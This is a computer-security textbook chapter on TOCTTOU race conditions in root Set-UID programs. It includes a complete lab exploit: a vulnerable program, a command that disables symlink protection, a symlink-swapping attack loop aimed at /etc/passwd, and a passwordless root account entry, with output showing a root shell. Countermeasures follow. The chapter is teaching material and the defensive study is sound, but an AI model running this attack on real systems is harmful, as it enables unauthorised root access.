Chapter 7

Race Condition Vulnerability

Race condition is a situation where the output of a system or program is dependent on the timing of other uncontrollable events. When a privileged program has a race condition problem, by putting influences on the "uncontrollable" events, attackers may be able to affect the output of the privileged program. In this chapter, we study the race condition vulnerability, and demonstrate how to exploit such a vulnerability. We also discuss how to defend against this type of attack.

Contents

7.1 The General Race Condition Problem

Race conditions in software occur when two concurrent threads of execution access a shared resource in a way that unintentionally produces different results depending on the sequence or timing of the processes or threads [Wikipedia, 2016c]. To understand the concept, let us look at the following web application code [Defuse.ca, 2011]:

```
function withdraw($amount)
{
   $balance = getBalance();
   if($amount <= $balance) {
       $balance = $balance - $amount;
       echo "You have withdrawn: $amount";
       saveBalance($balance);
   }
   else {
       echo "Insufficient funds.";
   }
}
```

The above PHP code performs a withdrawal transaction from a bank. The function checks whether the amount to be withdrawn is less than the current balance; if yes, it authorizes the withdraw (not shown in the code) and updates the balance. If two withdraw requests (for the same bank account) arrive simultaneously, a race condition may occur. For example, assume that the current balance is $100 and each request tries to to withdraw $90. The server has just authorized the withdraw from request 1, but before the server updates the balance, request 2 asks for the balance; it will still get $100, and its withdraw request will be authorized. As a result, $180 will be withdrawn from the account with an initial balance of $100, and there will still be $10 on the balance.

The phenomenon described above was originally observed in electronic systems, where the timing of signals is important. If the output is dependent on the sequence or timing of other uncontrollable events, an undesirable situation exists. This is called *race condition*, a term originated with the idea of two signals racing each other to influence the output.

Time-of-check Time-of-use There is a special type of race condition in software; it occurs when checking for a condition before using a resource. Sometimes, the condition can change between the time of check and the time of use. The security vulnerability resulting from this is called time-of-check to time-of-use (TOCTTOU) race condition vulnerability. In this chapter, we focus on this type of vulnerability.

The "Dirty COW" race condition vulnerability. A race condition vulnerability was found in the Linux kernel in October 2016, nine years after it was introduced in the operating system. The vulnerability allows attackers to modify any protected file, as only as the file is readable to them. Attackers can exploit this vulnerability to gain the root privilege. The vulnerability also affects the Android operating system, which is built on top of Linux. We discuss this race condition vulnerability in Chapter 8.

7.2 Race Condition Vulnerability

Consider the privileged program in Listing 7.1. It is a root-owned `Set-UID` program, so when the program is executed by a normal user, its effective user ID is root, while its real user ID is still root. The program needs to write to a file in the `/tmp` directory. The `/tmp` directory is commonly used by programs to store temporary data, and it is world-writable. Since this program runs with the root privilege, it can write to any file, regardless of what permissions the real user has. To prevent a user from overwriting other people's files, the program wants to ensure that the real user has the write permission to the target file. This is done through a check using the `access()` system call. In the following code, the program invokes `access()` to check whether the real user (not the effective user) has the write permission (`W_OK`) to the `/tmp/X` file. It returns zero if the real user does have the permission.

Listing 7.1: A code example with a race condition vulnerablity

```
if (access("/tmp/X", W_OK)) {
   /* the real user has the write permission*/
   f = open("/tmp/X", O_WRITE);
   write_to_file(f);
}
else {
   /* the real user does not have the write permission */
   fprintf(stderr, "Permission denied\n");
}
```

After the check, the program will open the file, and then write to it. It should be noted that the `open()` system call also checks user's permissions, but unlike `access()`, which checks the *real* user ID, `open()` checks the *effective* user ID. Since a root-owned `Set-UID` program runs with an effective user ID zero, the check performed by `open()` will always succeed. That is why the code puts an additional check using `access()` before `open()`. However, there is a window between the time when the file is checked and the time when the file is opened.

Let us see what we can do inside the window. To help our thinking, let us temporarily assume that the program is running very slowly, so slow that it takes one minute to execute one line of the code. Our objective is to use this program's root privilege to write to a protected file, such as `/etc/passwd` (the password file). One may say that we can change the file name from `"/tmp/X"` to `"/etc/passwd"`. This is not possible, because once a privileged program runs, we cannot change its internal memory. Nor can we modify the program file, because normal users do not have the write permission to this root-owned file. Although this idea does not work, it does point to a good direction; we just have to figure out how to make `"/etc/passwd"` become the target file, without changing the file name used in the program. This can be achieved using a *symbolic link* (also called soft link), which is a special kind of file that points to another file.

Here is what we will do. Before running the privileged program, we create a regular file `X` inside the `/tmp` directory. Since this is our own file, we will pass the `access()` check. Right after this check and before the program reaches `open()`, we quickly change `"/tmp/X"` to a symbolic link pointing to `"/etc/passwd"`. We have not changed the name, but we have completely changed the meaning of this name. When the program gets to `open()`, it will actually open the password file. Since the `open()` system call only checks the effective user ID, which is root, it will be able to open the password file for write.

Now, let us get back to reality. The program actually runs on a modern-day computer that can run billions of instructions per second. Therefore, the window between the time of check and time of use lasts probably less than a millisecond, making it practically impossible to change `"/tmp/X"` to a symbolic link. If we do the change too early, we will fail the `access()` check; if we do the change too late, the program has already finished using the file name. We must make the change during the window. If we try randomly, the chance of hitting the window is quite low, but if we try enough times, we may eventually be lucky.



Figure 7.1: Exploiting the TOCTTOU race condition vulnerability

Winning the race condition. We will run two processes, one running the vulnerable program in a loop, and the other running our attack program. The attack program basically does two things in a loop: make `"/tmp/X"` point to a file owned by us (`A1`), and make `"/tmp/X"` point to `"/etc/passwd"` (`A2`). For the vulnerable program, let us abstract away the non-essential part; we have the following steps: check the real user's permission on `"/tmp/X"` (`V1`), and open the file (`V2`). If we look at these two processes separately, the attack process runs `"A1, A2, A1, A2, A1, ..."`, while the vulnerable program runs `"V1, V2, V1, V2, V1, ..."`. Since both processes are running simultaneously (for multi-core CPUs) or alternatively (for single-core CPUs, due to context switch), the actual sequence is a mixture of the above two sequences. The way these two sequences are interleaved is difficult to control, as it depends on many factors, such as the CPU speed, context switch, and the time allocated to each process. Therefore, many combinations are possible, but if the sequence `"A1, V1, A2, V2"` ever occurs, the vulnerability program will end up opening the password file, leading to a security breach. Figure 7.1 illustrates the success condition.

Another example. Let us look at another example of the race condition problem. In Listing 7.2, we show a `Set-UID` program that runs with the root privilege. The intention of the program is to create a file, and then write data to the file. To prevent itself from stumbling upon an existing file, the program first checks whether a file identified by `"/tmp/X"` exists on the file system or not. Only if the file does not exist, will the program proceed to invoke the

`open()` system call. A special flag `O_CREAT` is used during the invocation, so if the file does not exist, `open()` will create a new file with the provided name and then open the file.

Listing 7.2: Another code example with the race condition vulnerablity

```
file = "/tmp/X";
fileExist = check_file_existence(file);

if (fileExist == FALSE){
  // The file does not exist, create it.
  f = open(file, O_CREAT);

  // write to file
  ...
}
```

The original intention of the program is to create a new file. That is why it conducts a check to ensure that no file with the specified name exists. There is a window between the check and the use (i.e., the actual opening of the file). The question is whether this is a undesirable race condition problem, i.e., whether we can change the program outcome by doing something within this window. Let us see what will happen if the file does exist when we call `open(file, O_CREAT)`. The programmer of this code may not be aware that there is a side effect for the `O_CREAT` option: when the specified file already exists, the system call will not fail; it will simply open the file for write. Therefore, inside the window, if we can make the name point to an existing file of our choice (such as the password file), we can get the privileged program to open that file, and eventually write to it. The outcome of the program will be changed: instead of writing to a newly created file that causes no damage, the program, running with the root privilege, now writes to a protected file. We have a race condition problem.

7.3 Experiment Setup

We would like to demonstrate a concrete race condition attack. Consider the following program, which gets an input from a user and writes it to a file called `"/tmp/XYZ"`. The program is a root-owned `Set-UID` program. Before opening the file for write, it checks whether the real user ID has a permission to write to the file; if so, the program opens the file using `fopen()`. The `fopen()` function call actually calls `open()`, so it only checks the effective user ID.

Listing 7.3: vulp.c - Program with the TOCTTOU race condition Vulnerability

```
#include <stdio.h>
#include <unistd.h>

int main()
{
   char * fn = "/tmp/XYZ";
   char buffer[60];
   FILE *fp;

   /* get user input */
   scanf("%50s", buffer);
```

```
    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");

    return 0;
}
```

Similar to the examples in Listings 7.1 and 7.2, this program has a race condition problem between `access()` and `fopen()`. Once the problem is exploited, the program can write to a protected file. Moreover, the contents written to the target file is provided by a user via `scanf()`. Essentially, the race condition vulnerability in this privileged program enables attackers to place arbitrary contents into an arbitrary file of their choice. We will demonstrate how attackers can exploit this vulnerability to gain the root privilege.

Set up the `Set-UID` program. We first compile the above code, and turn its binary into a `Set-UID` program that is owned by the root. The following commands achieve this goal:

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

Disable countermeasure. Since many race condition attacks involve symbolic links in the `/tmp` folder, `Ubuntu` has developed a countermeasure to restrict whether a program can follow a symbolic link in a world-writable directory, such as `/tmp`. For our attack to be successful, we need to turn off the countermeasure using the following command. We will provide a detailed explanation of this countermeasure in § 7.5.

```
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
```

7.4 Exploiting Race Condition Vulnerabilities

7.4.1 Choose a Target File

We would like to exploit the race condition vulnerability in the program shown in Listing 7.3. We choose to target the password file `/etc/passwd`, which is not writable by normal users. By exploiting the vulnerability, we would like to add a record to the password file, with a goal of creating a new user account that has the root privilege. Inside the password file, each user has an entry, which consists of seven fields separated by colons (:). The entry for the root user is listed below. For the root user, the third field (the user ID field) has a value zero. Namely, when the root user logs in, its process's user ID is set to zero, giving the process the root privilege. Basically, the power of the root account does not come from its name, but instead from the user ID field. If we want to create an account with the root privilege, we just need to put a zero in this field.

```
root:x:0:0:root:/root:/bin/bash
```

Each entry also contains a password field, which is the second field. In the example above, the field is set to `"x"`, indicating that the password is stored in another file called `/etc/shadow` (the shadow file). If we follow this example, we have to use the race condition vulnerability to modify both password and shadow files, which is not very hard to do. However, there is a simpler solution. Instead of putting `"x"` in the password file, we can simply put the password there, so the operating system will not look for the password from the shadow file.

The password field does not hold the actual password; it holds the one-way hash value of the password. To get such a value for a given password, we can add a new user in our own system using the `adduser` command, and then get the one-way hash value of our password from the shadow file. Or we can simply copy the value from the `seed` user's entry, because we know its password is `dees`. Interestingly, there is a magic value used in `Ubuntu` live CD for a password-less account, and the magic value is `U6aMy0wojraho` (the 6th character is zero, not letter O). If we put this value in the password field of a user entry, we only need to hit the return key when prompted for password.

To summarize, we would like to exploit the race condition of a privileged program, so we can add the following entry to the `/etc/password` file. If we can successfully achieve that, we can create an account called `test` that has the root privilege but requires no password:

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

7.4.2 Launch Attack

To launch a race condition attack, we need to create two processes that "race" against each other. These two processes are called target process and attack process, respectively. The target process runs the privileged program. Since we are unlikely to win the race in a single try, we need to repeatedly run the target process. We just need to win once in order to compromise the system, even if we have to try thousands or even millions of times. The following script runs the privileged program (called `vulp`) in an infinite loop. The program gets its user input from a file called `passwd_input`, which contains the string discussed previously.

Listing 7.4: The target process `target_process.sh`

```
#!/bin/sh

while :
do
   ./vulp < passwd_input
done
```

We also need to create our attack process to run in parallel to the target process. In this process, we keep changing what `"/tmp/XYZ"` points to, hoping to cause the target process to write to our selected file. To change a symbolic link, we need to delete the old one (using `unlink()`) and then create a new one (using `symlink()`). In the following code (Listing 7.5), we first make `"/tmp/XYZ"` point to one of our own files, so we can pass the `access()` check; the process then sleeps for 10,000 microsecond to give the target process an opportunity to run (on a single-core machine). After that, we make `"/tmp/XYZ"` point to our target file `"/etc/passwd"`. We do these two steps repeatedly to race against the target process. We win if we can hit the condition illustrated in Figure 7.1.

Listing 7.5: The attack process `attack_process.c`

```
#include <unistd.h>

int main()
{
   while(1) {
     unlink("/tmp/XYZ");
     symlink("/home/seed/myfile", "/tmp/XYZ");
     usleep(10000);

     unlink("/tmp/XYZ");
     symlink("/etc/passwd", "/tmp/XYZ");
     usleep(10000);
   }

   return 0;
}
```

7.4.3 Monitor the Result

To know whether our attack is successful or not, we can check the timestamp on the password file, and see whether it has been changed or not. Since the attack may take a while, we need to find a way to do the checking automatically. We integrate the timestamp checking in our shell script shown earlier. The revised code (`target_process.sh`) is shown in the following.

Listing 7.6: The revised target process `target_process.sh`

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]      ← Check if /etc/passwd is modified
do
   ./vulp < passwd_input        ← Run the vulnerable program
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

In the code above, the `"ls -l"` command outputs several piece of information about a file, including the last modified time. By comparing the output of the command, we can tell whether the file has been modified or not.

7.4.4 Running the Exploit

We run the two programs created above. We first run the attack program (`attack_process.c`) in the background, and then start the target program (`target_process.sh`). Initially, the privileged program running inside the target process will keep printing out `"No permission"`. This is caused by the failure of the `access()` check. If we win the race and have successfully modified `/etc/passwd`, the target program will terminate. Now, if we check the password file, we can find the added entry. To see the ultimate effect of the attack, we run `"su test"`

to log into the "test" account, without typing any password. The output of the id command confirms that we have gained the root privilege.

```
$ ./attack_process &
$ ./target_process
No permission
No permission
...... (many lines omitted here)
No permission
No permission
STOP... The passwd file has been changed    ← Success!

$ cat /etc/passwd
......
telnetd:x:119:129::/noexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash        ← The added entry!

$ su test
Password:
#           ← Got the root shell!
# id
uid=0(root) gid=0(root) groups=0(root)
```

7.5 Countermeasures

Several approaches can be used to solve the race condition problem. We will discuss four solutions, each solving the problem from a different angle. These solutions address one or several of the following questions: (1) how do we eliminate the window between check and use? (2) how do we prevent others from doing anything inside the window? (3) how do we make it difficult for attackers to win the "race"? (4) how do we prevent attackers from causing damages after they have won the "race"?

7.5.1 Atomic Operation

This solution tries to protect the window between check and use. In principle, a TOCTTOU race condition exists due to a window between the check and use operations. During this window period, other processes have opportunities to change the condition that can negate the outcome of the check, essentially defeating the purpose of the check. One way to solve this problem is to completely eliminate the window by making the check and use operations atomic; this way, although technically there is still a window between check and use, no other processes can do anything to the target file.

Making check and use atomic requires the support at the operating system level. For the file existence case, the `open()` system call provides an option called `O_EXCL`, which combined with `O_CREAT`, will not open the specified file if the file already exists. The implementation of the `open()` system call guarantees the atomicity of the check (for file existence) and the use (opening the file). Moreover, when these two flags are specified, symbolic links are not

followed. Namely, if the file name is a symbolic link, `open()` will fail regardless of what the name points to.

Therefore, if we replace the `open()` statement in Listing 7.2 with the following, we can conduct the check and use atomically, eliminating the race condition (the line containing `check_file_existence()` is now redundant and can be removed).

```
f = open(file, O_CREAT | O_EXCL);
```

Unfortunately, in the current `Linux` operating system, there is no way to do the `access()` check and file open atomically. However, we have observed that inside the `open()` system call, there is a check before the open, and this check-and-use sequence is atomic; otherwise, the `open()` system call itself will have a race condition problem. The difference between the check in `open()` and the check in `access()` is what user ID is checked against the access control list of the specified file: `open()` checks the effective user ID, while `access()` checks the real user ID. If we can provide a new option for `open()`, asking `open()` to check the real user ID instead, we can move the `access()` check inside the `open()` system call, and thus make the check and use atomic. Let us call this new option `O_REAL_USER_ID`. We can change the program in Listing 7.1 using the following line:

```
f = open("/tmp/X", O_WRITE | O_REAL_USER_ID);
```

With this option, there is no need to call `access()` any more, as the `open()` system call will only open the file if the real user has the write permission on the file. Obviously, the `O_REAL_USER_ID` does not yet exist in the `Linux` operating system. Had it been implemented, it would have become quite useful against race condition attacks.

7.5.2 Repeating Check and Use

The race condition vulnerability depends on attackers' ability to win the race during the window between check and use. If we can make the winning significantly harder, even if we cannot eliminate the race condition problem, the program can still be safe. An interesting solution was proposed in [Tsafrir et al., 2008]. Its main idea is to add more race conditions to the code; attackers need to win them all to succeed. Let us look at the following example.

Listing 7.7: Repeating access and open

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>

int main()
{
   struct stat stat1, stat2, stat3;
   int fd1, fd2, fd3;

   if (access("tmp/XYZ", O_RDWR)) {
      fprintf(stderr, "Permission denied\n");
      return -1;
   }                                          ← Window 1
   else fd1 = open("/tmp/XYZ", O_RDWR);
                                              ← Window 2
```

```
    if (access("tmp/XYZ", O_RDWR)) {
        fprintf(stderr, "Permission denied\n");
        return -1;
    }                                          ← Window 3
    else fd2 = open("/tmp/XYZ", O_RDWR);
                                               ← Window 4
    if (access("tmp/XYZ", O_RDWR)) {
        fprintf(stderr, "Permission denied\n");
        return -1;
    }                                          ← Window 5
    else fd3 = open("/tmp/XYZ", O_RDWR);

    // Check whether fd1, fd2, and fd3 has the same inode.
    fstat(fd1, &stat1);
    fstat(fd2, &stat2);
    fstat(fd3, &stat3);

    if(stat1.st_ino == stat2.st_ino && stat2.st_ino == stat3.st_ino) {
        // All 3 inodes are the same.
        write_to_file(fd1);
    }
    else {
        fprintf(stderr, "Race condition detected\n");
        return -1;
    }
    return 0;
}
```

Instead of using `access()` and `open()` once, the code above conducts check-and-use three times. After that, it checks whether the three files opened are the same (i.e., whether their inodes are the same or not). If there is no attack, they will be the same. The program has five race conditions between the first `access()` and the last `open()` (including both check-and-use and use-and-check windows). If attackers want to successfully exploit the vulnerability in the code, they have to change `"/tmp/XYZ"` at least 5 times: one change is required for each window. If they fail to do one change, either the `access()` call will fail or a different file will be opened, all causing the program to terminate. The chance for winning all five race conditions is much lower than the original code with one race condition.

7.5.3 Sticky Symlink Protection

It was observed that most TOCTTOU race condition vulnerabilities involve following a symbolic link inside the `"/tmp"` directory, so `Ubuntu` comes with a built-in protection mechanism that prevents programs from following symbolic links under certain conditions [Ubuntu.com, 2017]. With such a countermeasure, even if attackers can win the race condition, they cannot cause damages. The protection only applies to world-writable sticky directories, such as `/tmp` (see SIDEBAR 7.1 for details). In `Ubuntu`, this protection is enabled by default. If for some reason it was turned off, the following command can enable it (in our experiment, we had to turn it off by setting the value to zero).

```
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1
```

SIDEBAR 7.1

Sticky Directory

In the Linux filesystem, a directory has a special bit called sticky bit. When this bit is set, a file inside the directory can only be renamed or deleted by the file's owner, the directory's owner, or root user. If the sticky bit is not set, any user with write and execute permissions for the directory can rename or delete files inside the directory, regardless of who owns the files. Since the /tmp directory is world-writable, to prevent normal users from renaming or deleting other users' files inside, its sticky bit is set.

When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable directory can only be followed when the owner of the symlink matches either the follower or the directory owner. To help understand exactly what these conditions mean, we wrote the following program for our experiments.

Listing 7.8: An experiment on the sticky symlink protection

```
int main()
{
   char *fn = "/tmp/XYZ";
   FILE *fp;

   fp = fopen(fn, "r");
   if(fp == NULL) {
      printf("fopen() call failed \n");
      printf("Reason: %s\n", strerror(errno));
   }
   else
     printf("fopen() call succeeded \n");
   fclose(fp);
   return 0;
}
```

Using the program above and two user IDs (seed and root), we tried all eight combinations of follower, directory owner, and symlink owner. The results are shown in Table 7.1. It can be observed that symlink protection allows fopen() when the owner of the symlink match either the follower (the effective UID of the process) or the directory owner. Two cases do not satisfy the condition.

In the race condition examples described earlier in this chapter, since the vulnerable program runs with the root privilege (effective UID is root) and the /tmp directory is also owned by root, the program will not be allowed to follow any symbolic link that is not created by the root. If we turn on this countermeasure and repeat our attack, we will see that even though the attack can still win the race condition, the program will crash when it tries to follow the symbolic link created by the attacker.

Table 7.1: Sticky symlink protection

Follower (eUID)	Directory Owner	Symlink Owner	Decision (fopen())
seed	seed	seed	Allowed
seed	seed	root	**Denied**
seed	root	seed	Allowed
seed	root	root	Allowed
root	seed	seed	Allowed
root	seed	root	Allowed
root	root	seed	**Denied**
root	root	root	Allowed

7.5.4 Principle of Least Privilege

There is a fundamental problem in the examples shown in Listings 7.1 and 7.2. In both cases, the privileged programs need to write to a file that does not require any privilege, i.e., the programs have more privilege than needed. To prevent themselves from mistakenly writing to a protected file, the programs conduct an extra check, and thus creating a window between the check and use. In a sense, the programs try to solve one security problem, but end up creating another one. This does not seem to be the right way to solve the initial over-privilege problem.

The fundamental problem is that the program has more privilege than needed. This clearly violates the least-privilege security principle, which states that a program should not use more privilege than what is needed by the task [Saltzer and Schroeder, 1975]. In both examples, if the program does not have the root privilege when invoking the `open()` system call, the program will work correctly; even if `"/tmp/X"` points to a protected file, `open()` will fail because the program does not have any privilege when invoking the call. Therefore, to solve the initial over-privilege problem, we can simply disable the program's privilege, instead of using an extra check that can lead to another security problem.

UNIX provides two system calls `seteuid()` and `setuid()` for programs to discard or temporarily disable their privileges. The actual use of these two system calls can be found in SIDEBAR 7.2. The following code snippet rewrites the program in Listing 7.1, and it is safe against the race condition attack.

```
uid_t real_uid = getuid();  // Get the real user id
uid_t eff_uid  = geteuid(); // Get the effective user id

seteuid (real_uid);       ← Disable the root privilege

f = open("/tmp/X", O_WRITE);
if (f != -1)
    write_to_file(f);
else
   fprintf(stderr, "Permission denied\n");

seteuid (eff_uid); // If needed, restore the root privilege
```

The above code snippet temporarily sets the effective user ID to the real user ID using `seteuid()`, essentially disabling its root privilege. The program then opens the file for write. Since the effective user ID has been temporarily brought down to the real user ID (the user),

SIDEBAR 7.2

`seteuid (uid)`

It sets the effective user ID for the current process. If the effective user ID of the process is root, the `uid` argument can be anything. If the effective user ID of the process is not root, the `uid` argument can only be the effective user ID, the real user ID, and the saved user ID.

`setuid (uid)`

It sets the effective user ID of the current process. If the effective user ID of the process is not root, its behavior is the same as `seteuid()`, i.e., setting the effective user ID to the `uid` argument. However, if the effective user ID is root, it not only sets the effective user ID to the `uid` argument, it also sets all the other user IDs of the process, including the real and saved user IDs. Basically, the process will no longer be a `Set-UID` process, because the effective user ID, the real user ID, and the saved user ID are the same.

the access rights of the real user, not root, will be checked. Due to this, the program will not open any file other than the ones accessible to the user. Once the task is completed, the program restores its effective user ID to its original value (root) using `seteuid()`.

7.6 Summary

Race condition in software occurs when the behavior of concurrent tasks accessing a shared resource depends on the order of the access. By causing the order to change, attackers may be able to affect the behavior of a privileged programs. A common race condition vulnerability is called TOCTTOU (Time-Of-Check-To-Time-Of-Use), where a privileged program checks for a condition before accessing a resource. If attackers can change the condition right after the condition has been checked, but before the resource is accessed, the check result may become invalid, and the privileged program may end up accessing the resource under a condition when the access should not be allowed. By exploiting the situation, attackers may be able to cause a privileged program to mistakenly write to a protected file.

To prevent race condition vulnerabilities, developers need to be aware of any potential race conditions among the actions in their programs. They can make those actions atomic, increase the difficulty to exploit the race condition, or reduce the program's privileges (if possible) during the race condition window to avoid damages. In this chapter, we mainly focus on the TOCTTOU type of race condition that occurs in `Set-UID` programs. In Chapter 8 (Dirty COW), we will discuss another interesting type of race condition, which existed in the `Linux` kernel until 2016. The vulnerability can be exploited to compromise the entire operating system.